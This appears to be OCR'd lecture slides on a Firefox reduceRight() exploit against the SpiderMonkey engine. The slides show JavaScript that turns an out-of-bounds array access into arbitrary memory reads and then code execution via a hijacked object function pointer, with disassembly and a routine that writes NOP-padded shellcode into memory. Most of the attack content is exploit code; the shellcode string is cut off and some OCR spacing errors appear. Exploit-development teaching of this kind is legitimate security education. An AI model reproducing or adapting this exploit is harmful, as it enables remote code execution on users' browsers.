
- This is done by replacing the element before the slots array with a string element (overwrite 0x43434343 with the data type of a string and 0x42424242 with a pointer to the new string data structure) and letting the string data structure point to the memory which should be disclosed

Relative to absolute info leak



```
function arbitrary_leak_string(addr_to_disclosure, numberBytes) {
    array_before_slot_of_infoDisclosure[127] = 0xffff0005;  // Set datatype to string
    array_before_slot_of_infoDisclosure[126] = addr_of_infoDisclosure_slot-8-8; // = [124]
    var tmpLen = numberBytes;
    if(tmpLen % 2 != 0) {
        tmpLen += 1;    // fix length to multiple of two
    }
    tmpLen /= 2;    // unicode = half length
    array_before_slot_of_infoDisclosure[124] = (tmpLen << 4 | 4);   // Length of unicode string
    array_before_slot_of_infoDisclosure[125] = addr_to_disclosure;  // address to disclosure
    var leak_arr_len = 0xc0000000;
    str = "";
    var leak_func =
        function bleh(prev, current, index, array) {
            if( typeof current == "string"){
                str = current;
                throw "stop";
            }
            alert("ERROR occured!");
            throw "error";
    }
    // === TRIGGER START
    infoDisclosure.length = leak_arr_len;
    try{ infoDisclosure.reduceRight(leak_func,1,2,3); } catch(e){ }
    // === TRIGGER END
    return str;
}
```


Relative to absolute info leak




Getting code execution

- It‘s now possible to leak arbitrary memory!
  - We used strings for that

- The next step is to get code execution!
  - We will use objects for that






```
var exploit_func =
    function bleh(prev, current, index, array) {
        current[0] = 1;
}
```

Getting code execution


- Assembler instruction when calling type of object:



```
0052B4A3    8B40 78          MOV EAX,DWORD PTR DS:[EAX+78]
0052B4A6    85C0             TEST EAX,EAX
0052B4A8    75 05            JNZ SHORT mozjs.0052B4AF
0052B4AA    B8 80C35400      MOV EAX,mozjs.0054C380
0052B4AF    51               PUSH ECX
0052B4B0    8B4C24 08        MOV ECX,DWORD PTR SS:[ESP+8]
0052B4B4    51               PUSH ECX
0052B4B5    FFD0             CALL EAX
```

Getting code execution


- Assembler instruction when calling setElement of object:




```
006A01A9   8B47 64          MOV EAX,DWORD PTR DS:[EDI+64]
006A01AC   85C0             TEST EAX,EAX
006A01AE   75 05            JNZ SHORT mozjs.006A01B5
006A01B0   B8 30BB6000      MOV EAX,mozjs.0060BB30
006A01B5   8B5424 1C        MOV EDX,DWORD PTR SS:[ESP+1C]
006A01B9   6A 00            PUSH 0
006A01BB   8D4C24 24        LEA ECX,DWORD PTR SS:[ESP+24]
006A01BF   51               PUSH ECX
006A01C0   53               PUSH EBX
006A01C1   55               PUSH EBP
006A01C2   52               PUSH EDX
006A01C3   FFD0             CALL EAX
```

- lea ecx, [esp+0x24] can be used to store the old value of ESP in ECX to later recover ESP to avoid crashing the application


Getting code execution



```
function exploit() {
    array_before_slot_of_infoDisclosure[127] = 0xffff0007;  // Set datatype to object
    var address_of_array_before_element_124 = addr_of_infoDisclosure_slot-8-8;  // = [124]
    array_before_slot_of_infoDisclosure[126] = address_of_array_before_element_124;
```




```
var address_of_array_before_element_start = address_of_array_before_element_124 - (4*124);
array_before_slot_of_infoDisclosure[125] = address_of_array_before_element_start - 0x64;
```




```
        var len_to_negative_access = 0xc0000000;
        var exploit_func =
            function bleh(prev, current, index, array) {
                current[0] = 1;
        }
        // === TRIGGER START
        infoDisclosure.length = len_to_negative_access;
        try{ infoDisclosure.reduceRight(exploit_func,1,2,3); } catch(e){ }
        // === TRIGGER END

        return str;
    }
```

Getting code execution



```
array_before_slot_of_infoDisclosure[0] = address_of_array_before_element_start+4;
var shellcode = "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\
while(shellcode.length % 4 != 0) {
    shellcode += "\x90";    // Align it to multiple of four (because of later use in item assignemtn)
}
array_before_slot_of_infoDisclosure[1] = 0x90909090;    // without debugging
//array_before_slot_of_infoDisclosure[1] = 0xcccccccc;  // for debugging
var tmpVal = 0;
var tmpIndex = 2;
for(i = 0; i < shellcode.length; i += 4) {
    tmpVal = 0;
    tmpVal += shellcode[i+3].charCodeAt(0) << (8*3);
    tmpVal += shellcode[i+2].charCodeAt(0) << (8*2);
    tmpVal += shellcode[i+1].charCodeAt(0) << (8*1);
    tmpVal += shellcode[i+0].charCodeAt(0) << (8*0);
    array_before_slot_of_infoDisclosure[tmpIndex] = tmpVal;
    ++tmpIndex;
}
//array_before_slot_of_infoDisclosure[tmpIndex] = 0xcccccccc;   // for debugging
array_before_slot_of_infoDisclosure[tmpIndex] = 0x90909090; // without debugging
++tmpIndex;
array before slot of infoDisclosure[tmpIndex] = 0xc3c3c3c3; // Return
```

Relative to absolute info leak



Firefox reduceRight() Exploit

